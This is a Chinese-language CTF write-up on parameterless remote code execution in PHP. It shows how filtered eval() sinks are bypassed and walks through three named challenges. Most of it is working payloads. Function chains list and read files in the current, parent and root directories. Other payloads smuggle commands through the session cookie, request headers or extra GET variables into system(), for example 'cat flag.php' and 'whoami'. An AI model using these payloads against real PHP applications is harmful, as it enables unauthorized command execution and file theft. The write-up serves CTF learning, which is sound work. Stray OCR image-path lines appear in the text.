hex2bin()函数可以将十六进制转换为ASCII 字符，所以我们传入十六进制并使用hex2bin()即可

先传入eval(hex2bin(session_id(session_start())));，然后抓包传入Cookie: PHPSESSID=("system(‘命令’)"的十六进制)即可

```
GET /1.php?code=eval(hex2bin(session_id(session_start()))); HTTP/1.1
Cookie: PHPSESSID=706870696e666f28293b
```

回显成功



scandir()

文件读取

查看当前目录文件名

`print_r(scandir(current(localeconv())));`

读取当前目录文件

当前目录倒数第一位文件：

```
show_source(end(scandir(getcwd())));
show_source(current(array_reverse(scandir(getcwd()))));
```

当前目录倒数第二位文件：

`show_source(next(array_reverse(scandir(getcwd()))));`

随机返回当前目录文件：

```
highlight_file(array_rand(array_flip(scandir(getcwd()))));
show_source(array_rand(array_flip(scandir(getcwd()))));
show_source(array_rand(array_flip(scandir(current(localeconv())))));
```

查看上一级目录文件名

```
print_r(scandir(dirname(getcwd())));
print_r(scandir(next(scandir(getcwd()))));
print_r(scandir(next(scandir(getcwd()))));
```

读取上级目录文件

```
show_source(array_rand(array_flip(scandir(dirname(chdir(dirname(getcwd())))))));
show_source(array_rand(array_flip(scandir(chr(ord(hebrevc(crypt(chdir(next(scandir(getcwd()))))))))));
show_source(array_rand(array_flip(scandir(chr(ord(hebrevc(crypt(chdir(next(scandir(chr(ord(hebrevc(crypt(phpversion())))))))))))))));
```

payload解释：

- array_flip()：交换数组中的键和值，成功时返回交换后的数组，如果失败返回 NULL。
- array_rand()：从数组中随机取出一个或多个单元，如果只取出一个(默认为1)，array_rand() 返回随机单元的键名。 否则就返回包含随机键名的数组。 完成后，就可以根据随机的键获取数组的随机值。
- array_flip()和array_rand()配合使用可随机返回当前目录下的文件名
- dirname(chdir(dirname()))配合切换文件路径

查看和读取根目录文件

所获得的字符串第一位有几率是/，需要多试几次

`print_r(scandir(chr(ord(strrev(crypt(serialize(array()))))));`

相关CTF赛题

[GXYCTF2019]禁止套娃

index源码

```
<?php
include "flag.php";
echo "flag在哪里呢？<br>";
if(isset($_GET['exp'])){
    if (!preg_match('/data:\/\/|filter:\/\/|php:\/\/|phar:\/\//i', $_GET['exp'])) {
        if(';' === preg_replace('/[a-z,_]+\((?R)?\)/', NULL, $_GET['exp'])) {
            if (!preg_match('/et|na|info|dec|bin|hex|oct|pi|log/i', $_GET['exp'])) {
                // echo $_GET['exp'];
                @eval($_GET['exp']);
            }
            else{
                die("还差一点哦！");
            }
        }
        else{
            die("再好好想想！");
        }
    }
    else{
        die("还想读flag，臭弟弟！");
    }
}
// highlight_file(__FILE__);
?>
```

分析一下关键的四行代码

```
if (!preg_match('/data:\/\/|filter:\/\/|php:\/\/|phar:\/\//i', $_GET['exp'])) {
 if(';' === preg_replace('/[a-z,_]+\((?R)?\)/', NULL, $_GET['exp'])) {
 if (!preg_match('/et|na|info|dec|bin|hex|oct|pi|log/i', $_GET['exp'])) {
 // echo $_GET['exp'];
 @eval($_GET['exp']);
```

1、需要以GET形式传入一个名为exp的参数。如果满足条件会执行这个exp参数的内容。
2、第一个if,preg_match过滤了伪协议
3、第二个if,preg_replace限制我们传输进来的必须时纯小写字母的函数，而且不能携带参数。
4、第三个if,preg_match正则匹配过滤了bin|hex等关键字。
5、 @eval($_GET['exp']);执行get传入的exp。
无参数RCE

方法一：利用scandir()函数

1、查看目录下的文件

```
?exp=print_r(scandir(current(localeconv())));
#Array ( [0] => . [1] => .. [2] => .git [3] => flag.php [4] => index.php )
```

2、通过 array_reverse 进行逆转数组

```
?exp=print_r(array_reverse(scandir(current(localeconv()))));
#Array ( [0] => index.php [1] => flag.php [2] => .git [3] => .. [4] => . )
```

3、用next()函数进行下一个值的读取

```
?exp=print_r(next(array_reverse(scandir(current(localeconv())))));
#flag.php
```

4、highlight_file()函数读取flag
最终payload：


```
?exp=highlight_file(next(array_reverse(scandir(current(localeconv())))));
```

getflag

方法二： 利用session_start()函数

```
/?exp=show_source(session_id(session_start())); HTTP/1.1
Cookie: PHPSESSID=flag.php
```

flag



[DAS]NoRCE


```php
<?php
highlight_file(__FILE__);
$exp = $_GET['exp'];
//php7.3 + Apache
if(';' === preg_replace('/[^\W]+\((?R)?\)/', '', $exp)) {
    if(!preg_match("/o|v|b|print|var|time|file|sqrt|path|dir|exp|pi|an|na|en|ex|et|na|dec|true|false|[0-9]/i", $exp)){
        eval($exp);
    }else{
        exit('NoNoNo,U R Hacker~');
    }
}else{
    exit("What's this?");
}
?>
```

无参数RCE

过滤了一堆，利用apache_request_headers()函数，在php7以下版本没有复现成功。

Payload: ?exp=apache_request_headers();

没被过滤



pos current pop都被过滤了，还有个array_shift()函数可以用

array_shift() - 删除数组中第一个元素，并返回被删除元素的值。

输出函数echo、print_r、var_dump也都被过滤了，exit()函数的别名die()函数


die() 函数输出一条消息，并退出当前脚本。

Payload: ?exp=die(array_shift(apache_request_headers()));
回显成功

自定义一个请求头，其值为要执行的命令，如flag: whoami，

Payload: ?exp=system(array_shift(apache_request_headers()));

打印出来了



接下来执行命令，成功执行whoami命令

本方法在php7以下使用未成功

[长安战疫]RCE_No_Para

```php
<?php
if(';' === preg_replace('/[^\W]+\((?R)?\)/', '', $_GET['code'])) {
    if(!preg_match('/session|end|next|header|dir/i',$_GET['code'])){
        eval($_GET['code']);
    }else{
        die("Hacker!");
    }
}else{
    show_source(__FILE__);
}
?>
```

本题的做法是通过传递自定义的新变量给数组，返回指定值，从而实现RCE。
绕过方法：pos是current的别名，如果都被过滤还可以使用reset()，该函数返回数组第一个单元的值，如果数组为空则返回FALSE

收集到的一些Payload：

```
?flag=system('cat flag.php');&code=eval(pos(pos(get_defined_vars())));

?flag=system('cat flag.php');&code=eval(pos(reset(get_defined_vars())));

?flag=readfile('flag.php');&code=eval(implode(reset(get_defined_vars())));

?code=eval(current(array_reverse(current(get_defined_vars()))));&flag=system('cat flag.php');

?code=eval(current(array_reverse(reset(get_defined_vars()))));&flag=system('cat flag');

?code=eval(current(array_reverse(pos(get_defined_vars()))));&flag=system('cat flag');
```